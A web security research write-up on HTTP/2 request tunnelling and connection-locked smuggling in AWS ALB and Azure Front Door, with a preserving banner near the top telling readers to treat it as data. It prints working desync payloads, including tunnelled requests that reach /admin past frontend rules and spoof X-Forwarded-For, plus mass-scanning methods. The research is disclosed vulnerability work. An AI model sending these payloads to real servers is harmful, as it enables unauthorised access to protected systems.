The Single-Packet Shovel: Digging for Desync-Powered Request Tunnelling

The Single-Packet Shovel: Digging for Desync-Powered Request Tunnelling - Thomas Stacey, @AssuredAB, Assured AB.

- Published: date not stated
- Original: <https://www.assured.se/posts/the-single-packet-shovel-desync-powered-request-tunnelling>
- Preserved from: https://www.assured.se/posts/the-single-packet-shovel-desync-powered-request-tunnelling (live) on 2026-08-10
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Abstract

Despite HTTP Request Tunnelling's resurgence in recent years with the advent of HTTP/2 Desync Attacks, its much bolder big brother HTTP Request Smuggling has stolen the limelight, leaving cases of desync-powered tunnelling buried for all but the most dedicated tunnelling enthusiasts.

In this paper I will reveal the discovery of wide-spread cases of request tunnelling in applications powered by popular servers including IIS, Azure Front Door and AWS' Application Load Balancer including the creation of a novel detection technique that combined the recently popularized "Single-Packet Attack" with our ever-trusty HTTP desync techniques.

Throughout the journey I will also explore the complexities of navigating security research for the first time, drawing parallels from the advice given in so you want to be a web security researcher and illuminate the ease through which existing tooling from industry leading researchers can be adapted in order to rapidly test your own ideas, even with a rudimentary understanding of programming.

This research was originally presented at BSides Exeter 2025:

Recording

Table of Contents

- Fixing the Existing Detection
- Building an Exploit
- The 2000 Request Problem
- Embracing the Single-Packet Attack
- Single-Packet Detection
- Building Custom Research Tools
- Building a Research Pipeline
- Case Studies
- Conclusions
- Key Takeaways
- Further Research

A common misconception is that research stems from what is often perceived as a sudden "light-bulb" moment in which a researcher breaks through the current understanding of their chosen topic. This is however, in my experience, light years away from the truth. Solid research ideas typically stem from so-called "breadcrumbs" that particularly persistent testers decide they finally have the time to follow-up on. You yourself may already be thinking of such examples from your own engagements, where you felt a specific feature or behavior just had to be vulnerable, if only you had enough time to exploit it.

Sadly, of the trails of breadcrumbs I have followed so far, very few have come to anything more than an incremental increase in my own understanding of a completely unexploitable bug. Fortunately, much of the fun of research comes from repeating this process until you find that one idea that does happen to work. In my case, the one idea stemmed from a detected case of request smuggling that HTTP Request Smuggler repeatedly found in my regular engagements.

```
HTTP/2 TE desync v10a space1
```

The issue's attached requests indicated use of the timeout technique, and therefore I tried to confirm the presence of the vulnerability using various smuggled prefixes. The prefixes had no effect on any follow-up requests and so I concluded that it must be a false positive.

However, rather irritatingly, this issue kept popping up in engagements. Each time I investigated it, I got absolutely nowhere and each time I confidently stated that it must be a false positive. As is often the case in my work, the breakthrough didn't come from me, but a very hardworking ex-colleague of mine (shout-out to Axel Järletoft) who came to me with the same issue, and some rather intriguing behavior that I hadn't spotted in any of my attempts.

```
GET / HTTP/2
Host: example.com
Content-Length: 12
Transfer-Encoding : chunked

0

FOO
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
...normal content...
</html>
HTTP/1.1 400 Bad Request
Server: ...
```

He had discovered that by attempting to smuggle a very invalid, but **complete** request (`FOO\r\n\r\n`) you would often receive a `HTTP/2` response with a `HTTP/1` response embedded within its body. This behavior as it turned out, is a strong indication of HTTP Request Tunnelling and is **often** mistaken for a HTTP Request Smuggling false positive.


I then realized that all of these so-called false positives, were actually a commonly overlooked case of HTTP Request Tunnelling and that, presented an interesting opportunity for further research.

HTTP/2 Request Tunnelling

HTTP Request Tunnelling has already been covered in excellent detail over at Portswigger's Web Security Academy so I will only cover it briefly here.

First, lets take a look at a HTTP Desync Attack which is the basis for both smuggling and tunnelling.

HTTP Desync Attacks



In HTTP/1.1 there are two valid length headers, `Content-Length` and `Transfer-Encoding`. Using header mutations, we are able to hide one of these headers from either the frontend or backend. In this case, the frontend ignores the perfectly valid `Transfer-Encoding` header and uses the `Content-Length` header to determine the size of the body of the request including all data highlighted in red. In contrast however, the backend processes the `Transfer-Encoding` header and therefore assumes that the data `x=y` is the body of the request. The remaining data, highlighted in blue, is treated as a completely separate request. This desynchronisation between the front and backend servers is the basis for all HTTP Request Smuggling and Tunnelling attacks.

The second factor that is required for most HTTP Desync Attacks is the use of keep-alive connections between frontend and backend servers. Rather than opening a new connection for each HTTP request that is received, it is far more performant to open a pool of persistent TCP connections which requests and responses are then sent over. However, when this architecture is in use, the length of a message is particularly important, since getting it wrong, can result in data being left on an existing connection that is **shared** between users. This is generally the behavior that request smuggling exploits.

When it comes to request tunnelling however, the core difference to keep in mind stems from the chosen architecture for the keep-alive connections between the frontend and backend. Rather than allowing connections from multiple clients to share connections, frontend servers will often opt to open a new keep-alive connection to the backend for each client. This is still very performant, and helpfully resolves many of the critical issues that can stem from smuggling.

The key takeaway here is that clients have no method of interacting with other users' requests. Interestingly, this architecture is sometimes dynamically adopted as a defense mechanism if the frontend detects suspiciously formatted requests.

With all of this in mind, we can now begin to explain HTTP/2 Request Tunnelling. In many modern architectures, clients and frontends communicate using `HTTP/2`, however many backends don't support or simply default to HTTP/1.1. To get around this issue, frontends will downgrade any `HTTP/2` requests to `HTTP/1.1` and then reverse this operation for responses. This behavior has lead to some hugely critical smuggling and tunnelling issues as presented in HTTP/2 the Sequel is Always Worse.

The core difference that impacts HTTP Desync Attacks, is that `HTTP/2` doesn't use length headers at all. Meaning that they can be completely ignored by frontends, but are absolutely necessary for backends using `HTTP/1.1`. Take the following example:

[client - HTTP/2] ============>

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

[frontend - HTTP/2] =========>

```
POST / HTTP/2
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0

GET /404 HTTP/1.1
Host: example.com
```

[backend - HTTP/1.1]

```
POST / HTTP/1.1
Host: example.com
Content-Length: 45
Transfer-Encoding : chunked

0
```

```
GET /404 HTTP/1.1
Host: example.com
```

[client - HTTP/2] <==========

```
HTTP/2 200 OK
Content-Type: text/html

<html>
   Some content...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[frontend - HTTP/2] <==========

```
HTTP/2 200 OK
Content-Type: text/html

<html>
   Some content...
</html>
HTTP/1.1 404 Not Found
Content-Type: text/html
```

[backend - HTTP/1.1]

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
   Some content...
</html>
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html
```

- The client sends an exploit request over `HTTP/2` including a "tunnelled" request in the requests body, alongside a slightly malformed `Transfer-Encoding` header
- The frontend reads in the entire request correctly, and then re-writes it as a `HTTP/1.1` request before forwarding it onto the backend

- The backend has to choose a message length header to use, and as per the HTTP RFC chooses the `Transfer-Encoding` header
- As a result of this, the backend thinks it has received 2 separate requests and therefore responds twice
- These responses are then passed back to the frontend server who only knows that it forwarded **1** request to the backend and then received a stream of bytes. It simply stitches this data together, placing the second `HTTP/1.1` response in the body of the `HTTP/2` response
- This data finally ends up at the client

While this certainly looks strange, you might be wondering what the vulnerability here actually is. Modern frontends are responsible for a lot more than simply load-balancing. They will also often implement WAFs, access control rules and HTTP header rewrites. However, when a request is "tunnelled" within a request's body, the frontend has no reason to treat this request as anything other than data sent inside the encapsulating request's body. Therefore, by default, WAF rules, access controls and header rewrites are completely bypassed.

Fixing the Existing Detection

Once I had a grasp on request tunnelling, I couldn't help but wonder why HTTP Request Smuggler was unable to identify this vulnerability. It actually has built-in support for tunnelling detection, but in this case, the detection seemed to fail consistently.

I decided that this would be a good starting point for some research, as it highlighted at the very least, a lack of functional detection against **some** request tunnelling cases. Diving into the code, I noticed that the tool sends the following probe to test for tunnelling:

```
GET / HTTP/2
Host: example.com
Content-Length: 20
Transfer-Encoding : chunked

0

FOO BAR AHH
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
...normal content...
</html>
???
```

This looked like it should work, but for my particular case the probe would never trigger a tunnelled response. At first glance, it seemed that the only difference between the probes is that

our working probe was slightly more invalid. I imagined that `FOO BAR AHH\r\n\r\n` is meant to represent the first three parts of a http request `<method> <path> <http version>\r\n\r\n` each of which is clearly invalid. The probe we discovered earlier (`FOO\r\n\r\n`) is a bit like asking the server to respond exclusively to the method `<method>\r\n\r\n` which is "more" invalid. Regardless of why this small edit was required, the code change required to add our detection technique was trivial.

```
//HeadScanTE.java.old
String foobar= "FOO BAR AHH\r\n\r\n"
attacks.add(foobar)
```

```
//HeadScanTE.java
String foobar = "FOO BAR AHH\r\n\r\n";
String foo = "FOO\r\n\r\n";

attacks.add(foobar);
attacks.add(foo);
```

I tested this probe on all of the apps that I had explored the issue on previously and found that it worked on all of them. I even found a few more cases within some other customer environments. It's worth noting that HTTP Request Smuggler wasn't actually failing to detect anything here, as the timeout technique works for both smuggling and tunnelling detection. However, to further improve the clarity of the detection, this technique has now been added to HTTP Request Smuggler so that burp will report a seperate issue that actually uses the tunnelling-specific detection.

Building an Exploit

Now that I had working detection, I felt it was probably time to start figuring out how to exploit these cases. However, as soon as I started this process, I quickly hit my next roadblock.

The 2000 Request Problem

HTTP Request Tunnelling is often blind, meaning that while requests may be split by the backend causing two responses to be generated for every one request forwarded by the frontend, the frontend may detect and ignore the "extra" response. As a client therefore, we see absolutely nothing in response to our probes.

In most cases, blind tunnelling is entirely blind and to exploit these cases, you'll need to use something like the `HEAD` technique to trick the frontend into reading too much data from the backend connection.

In my case however, the vulnerable applications would respond with a tunnelled response consistently when using an invalid tunnelled request such as `FOO\r\n\r\n`, but incredibly inconsistently when attempting to tunnel a completely valid request. On average, it would take almost 2000 requests to get a single successfully tunnelled response.

```
GET / HTTP/2
Host: example.com
Content-Length: 42
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: example.com
```

```
//2000 requests later...
HTTP/2 200 OK
Content-Type: text/html

<html>
...normal content...
</html>
HTTP/1.1 200 OK
Content-Type: text/html

<html>
...normal content...
</html>
```

This made it extremely time consuming to attempt to exploit any of the detected tunnelling cases and was the single greatest hurdle I faced during the research. I spent months trying to figure out this behavior. Unable to make any progress.

Fortunately, I eventually had a very long train journey to take which as you might expect, bored me senseless. In my experience, having an abundance of time and absolutely nothing to do is usually a great way to get into a creative mindset. With this in mind, I decided I would try and talk through this problem out-loud to myself.

1000s of requests to get one hit

It took thousands of requests to successfully receive one tunnelled response.

Inconsistently inconsistently

The behaviour **usually** took ~2000 requests to trigger, but would occasionally occur much faster.


It's not as if it's a race condition...

Initially I completely dismissed this idea as a race condition in how HTTP requests are interpreted by a frontend sounded insane. Eventually I decided it was the best lead I had and given that a brilliant web race condition paper called smashing the state machine had just been released, it seemed as though this theory would be trivial to test. In the worst case, I'd be able to fail fast and move on.

Embracing the Single-Packet Attack

The single-packet attack represents a huge leap forward in the ability to exploit web race conditions. You can read more about it here but all you really need to know today, is that it makes web race conditions **significantly** easier to detect and reproduce. Conveniently, the technique itself is both powerful and trivial to implement, meaning that it's already built-in to a lot of tools including burp repeater.

By creating a group of HTTP/2 requests in repeater and selecting "Send group in parallel", I could immediately test my theory. To my surprise, it worked instantly, returning a valid tunnelled response ~80% of the time against all of the targets I had cases for.




```
GET / HTTP/2
Host: example.com
Content-Length: 42
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
   ...normal content...
</html>
```

```
GET / HTTP/2
Host: example.com
Content-Length: 42
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
   ...normal content...
</html>
```

```
GET / HTTP/2
Host: example.com
Content-Length: 42
Transfer-Encoding : chunked

0

GET / HTTP/1.1
Host: example.com
```

```
HTTP/2 200 OK
Content-Type: text/html

<html>
   ...normal content...
</html>
HTTP/1.1 200 OK
Content-Type: text/html

<html>
   ...normal content...
</html>
```

This was the single greatest breakthrough I made during the research and fuelled my motivation moving forward. While I now had a reliable method for exploitation, I couldn't help but wonder if

this technique could also reveal a novel detection method for request tunnelling.

Single-Packet Detection

Building Custom Research Tools

In an attempt to rapidly prototype this idea, I initially dove straight back into the HTTP Request Smuggler code with the expectation that I'd quickly implement the Single-Packet Attack with all of the header permutations from that tool. However, for whatever reason, I hit a road-block that I wasn't able to over-come and out of frustration decided I'd build my own tool.

>

I think it's worth pointing out that I almost certainly could've implemented this into request smuggler, but the older montoya API combined with the newer montoya API addled my poor hacker-only coding mindset.

After asking around in the Portswigger Discord research channel on how to go about coding a threaded research scanner, I was quickly pointed towards the aptly named BulkScan extension which is implemented into some popular tools like HTTP Request Smuggler, Param Miner and Server-side Prototype Pollution Scanner.

As it turns out, BulkScan is a framework that allows you to focus on building the actual "scan" for your research. Everything else (and I mean **everything**) is handled by BulkScan. Actually implementing BulkScan into your own research extension isn't documented anywhere (though checking out Param Miner's code is a good place to start) so to simplify this process for others, I've created a template in Kotlin which implements BulkScan and provides a very basic sample "scan". This will hopefully help remove the small barrier-for-entry that I ran into here for any other aspiring researchers. You can find the template on my github.

>

I highly recommend combining your tools with Distribute Damage in order to scan a lot of things at once but very slowly.

What BulkScan handles for you:

- Selection of entries in burp proxy to run custom "scans" against
- Deduplication of similar entries based on a user-defined key
- E.g. response code + server header + request path + parameters
- Multithreading of scans
- Customizable thread count

```
//Sample Output
Using albinowaxUtils v1.4
This extension should be run on the latest
version of Burp Suite. Using an older version of
Burp may cause impaired functionality.
Loaded HTTP Request Smuggler v2.17
Updating active thread pool size to 40
Loop 0
Loop 1
Loop 2
Queued 10 attacks from 41 requests in 0 seconds
Completed request with key 302nginx/index.html:
```

To summarize, writing my own research tool (`Single-Packet Tunneller`) required surprisingly little code. The following Pseudo code explains the exact process.

```
class spTunScan():
@override
def doScan(baseReq):
  for permutation in permutations:
    checkReq = applyPerm(permutation, baseReq)
    checkResps = attemptSpTun(checkReq)

    for resp in checkResps:
      if resp.body().contains("HTTP/1.1"):
        reportIssue()
      else:
        # Not vulnerable
```

Consider `permutations` as a list of each header permutation implemented into HTTP Request Smuggler (the code for which I simply copy pasted into Intellij and it auto-magically rewrote the entire page for me in Kotlin). The scan would simply:

- Loop through each permutation
- For each permutation, apply it to the base request (including adding `FOO\r\n\r\n` to the request body)
- Create a single-packet attack and send it
- Loop through each response from the attack, and look for tunnelled responses
- Report an issue if a tunnelled response was found

All of the code regarding burp's interface, selection of proxy entries and threading, is entirely handled by BulkScan. I cannot recommend it enough!

Once I had this tool working, I needed something to scan. Fortunately, the world of bug bounty exists, and there are some great resources explaining how to create a Bug Bounty web research fil

e. I replicated this setup with a little difficulty as follows (shout-out to the Portswigger discord for helping me with this process):

Building a Research Pipeline

- Extract all Bug Bounty scopes using bbscope
- Add all scopes to excel and manually review them to make sure they allow for automated scanning
- I used playwright to render each web page and search for "automate" to create a list of programs I actually needed to review
- Map the DNS data from project discovery's chaos DNS database to the scopes
- This resulted in ~5 million domains considered "in-scope"
- Of which, ~150,000 were live HTTP servers which got pushed into burp

Eventually, I had a huge Burp Suite file filled with bug bounty programs that I could target with automated scans. With that, I enabled every single header permutation in my tool, and went scanning.

The single-packet technique worked great, revealing a significantly large number of vulnerable servers.

Case Studies

Actually exploiting request tunnelling turned out to be extremely challenging with the little time I could spare. As a result, I don't have a huge number of cases to discuss, but I do have some major disclosures I am more than happy to share.

AWS Application Load Balancer Access Control Bypass

The major work from this research impacted everything running AWS' application load balancer in front of any server that accepted whitespace before the colon in the `Transfer-Encoding` header. In the vast majority of cases, this turned out to be IIS.

As in many major load balancers, frontend access control rules can be applied to routes in order to prevent unauthorized access. In one redacted bug bounty program, I found a server which protected its admin panel using such a rule.

```
GET /admin HTTP/2
Host: redacted.com
```

```
HTTP/2 302 Found
Server: awselb/2.0
Location: /error?path=/admin
```

However, since these rules only check the path of the encapsulating request, any tunnelled requests naturally bypass these rules, allowing us to simply tunnel a request towards the admin panel in order to gain access.

```
GET / HTTP/2
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Transfer-Encoding : chunked

3
x=y
0

GET /admin HTTP/1.1
Host: redacted.com
```

```
HTTP/2 404 Not Found
Content-Type: application/json
Content-Length: 53

{
  "code":404,
  "message":"HTTP 404 Not Found"
}HTTP/1.1200OK
Date:Mon, 19Aug202406:42:42GMT
Content-Length:84

<html>
  <title>Admin Metrics</title>
  <body>
    <h1>OperationalMenu</h1>
    ...
</html>
```

Another function load balancers often perform is header rewrites. These are particularly useful and have been shown to lead to hugely critical bugs. Sadly, even with my tooling, finding a case of this in the wild was extremely challenging. Regardless, I think it's important to cover the concept just as I did in my disclosure.

Imagine the following code running on the backend application:

```
@route("/admin")
def admin():
    if req.headers["X-Forwarded-For"] == "127.0.0.1":
        return templates("/admin.html")
    else:
        return templates("403.html")
```

This code represents many backends implicit trust that headers forwarded by the frontend are not under a clients control. In this case, all requests towards `/admin` are authorized based on whether the value of their `X-Forwarded-For` header indicates that the request originated from localhost. If it did, then the admin page is returned, otherwise the request is rejected. For context, the `X-Forwarded-For` header is often added to requests by frontends to represent the **originating IP** of the request.

Under normal circumstances, if a user navigates towards `/admin`, the frontend will append the `X-Forwarded-For` header, resulting in the backend comparing its value to `127.0.0.1`. Since they are not equivalent, a 403 is returned:

[client]

```
GET /admin HTTP/1.1
Host: example.com
```

[frontend]

```
GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 61.234.135.12
```

[backend]

```
HTTP/1.1 403 Forbidden
Content-Type: text/html
```

It may seem as though a user could also simply include their own `X-Forwarded-For` header. However, frontends will overwrite these values like so:

[client]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET /admin HTTP/2
Host: example.com
X-Forwarded-For: 61.234.135.12
```

In a case where the application is vulnerable to request tunnelling however, header rewrites cannot be applied to the body of a request. Therefore, our tunnelled requests' headers are completely unaffected.

[client]

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

[frontend]

```
GET / HTTP/2
Host: example.com
Content-Type: text/plain
Content-Length: 71
Transfer-Encoding : chunked
X-Fowarded-For: 61.234.135.12

0

GET /admin HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
```

Our tunnelled request therefore meets the backend code's requirements, which allows us to access the site's admin page.

It can be tricky to find these hidden headers. But in general, documentation for frontends will often reveal headers that are supported. Otherwise, you'll have to settle for blind guessing. For classic tunnelling cases, param miner has built-in support for guessing headers within tunnelled requests. However, if you need to guess headers **while** using the single-packet attack, you can use my crude implementation of the same header-guessing behavior, which is built-in to my single-packet tunneller extension.

AWS Disclosure Timeline

I reported the Single-Packet Tunnelling attack to AWS who quickly got to work on a fix.

2024-08 - Reported to AWS 2024-09 - AWS developed and communicated two mitigations to assist customers with preventing their application from incorrectly interpreting headers containing whitespace 2024-10 - Deployed telemetry in preparation for fix to assess potential for customer impact 2025-01 - Updated documentation with new desync-mitigation classification 2025-03 - Fix deployment successful

The fix itself involved removing the behavior that was triggered by the single-packet attack, and rejecting any request containing a `Transfer-Encoding` header with any whitespace before the colon by default.

```
GET / HTTP/2
Host: example.com
Transfer-Encoding : chunked
Content-Length: 5

0
```

```
HTTP/2 400 Bad Request
Server: awselb/2.0
Date: Thu, 27 Mar 2025 08:38:08 GMT
Content-Type: text/html
Content-Length: 122

<html>
  <head><title>400 Bad Request</title></head>
  <body>
    <center><h1>400 Bad Request</h1></center>
  </body>
</html>
```

Connection-locked Request Smuggling in Azure Front Door

One of the benefits of being a very hacky coder, is that any detection tools you do write, will often find similar cases completely accidentally. In my case, I happened to scan a site that was simultaneously vulnerable to request tunnelling and request smuggling. With or without the single-packet attack I was able to smuggle prefixes or full requests, but could not interact with other users.

I used the regular HTTP Request Smuggler detection to scan everything in my research file that indicated Azure Front Door, and found that each instance which ran IIS on the backend was vulnerable to connection-locked request smuggling.

To exploit this, I could simply smuggle something similar to the following prefix in order to perform the same bypasses as discussed in the AWS cases. In response, I'd occasionally receive the response to my smuggled prefix bypassing any frontend access control rules or header rewrites.


```
GET / HTTP/2
Host: example.com
Content-Length: 35
Transfer-Encoding : chunked

0

GET /foo HTTP/1.1
X-Ignore: x
```

```
HTTP/2 200 OK
HTTP/2 200 OK
HTTP/2 200 OK
HTTP/2 404 Not Found
```

Azure Front Door Disclosure Timeline

I reported this bug via MSRC but the impact wasn't deemed critical enough to be considered for immediate attention and therefore a bounty. I did attempt to clarify that any impact would be determined case-by-case, based on any frontend rules or backend functionality that used frontend header rewrites, but I never heard back.

2024-08 - Reported via MSRC 2024-09 - MSRC respond... 2024-09 - I ask for clarification on the kind of impact they would like proven ... 2025-04/2025-05 - Seems to be fixed



Conclusions

To summarize, I have revealed a couple of new techniques for detecting and exploiting HTTP/2 Request Tunnelling and implemented them both into either the existing tooling (HTTP Request Smuggler) or my own tooling Single-Packet Tunneller. Hopefully this paper has also helped further demystify the web security research process and provided any aspiring researchers with the tools they need to follow their own breadcrumbs.

Key Takeaways

- Request Tunnelling is **still** underrated
- Building research tools for burp is not so scary thanks to BulkScan
- Check out my Kotlin BulkScan implementation for a quick-start guide
- Producing your own research can be as easy as simply following the **breadcrumbs**
- Tooling and resources used available at github.com/t0xodile/the-single-packet-shovel

Further Research

All research should conclude with some ideas for further work. Fortunately, while working on this paper I've spotted some clues in the wild that indicate some potential in the following areas:

-

Browser-powered request tunnelling

-

Single-packet attack vs other `HP2 -> HP1` implementations

-

Further methods for making request tunnelling not blind

- See James Kettle's HEAD technique
- `FOO\r\n\r\n` and similarly invalid requests
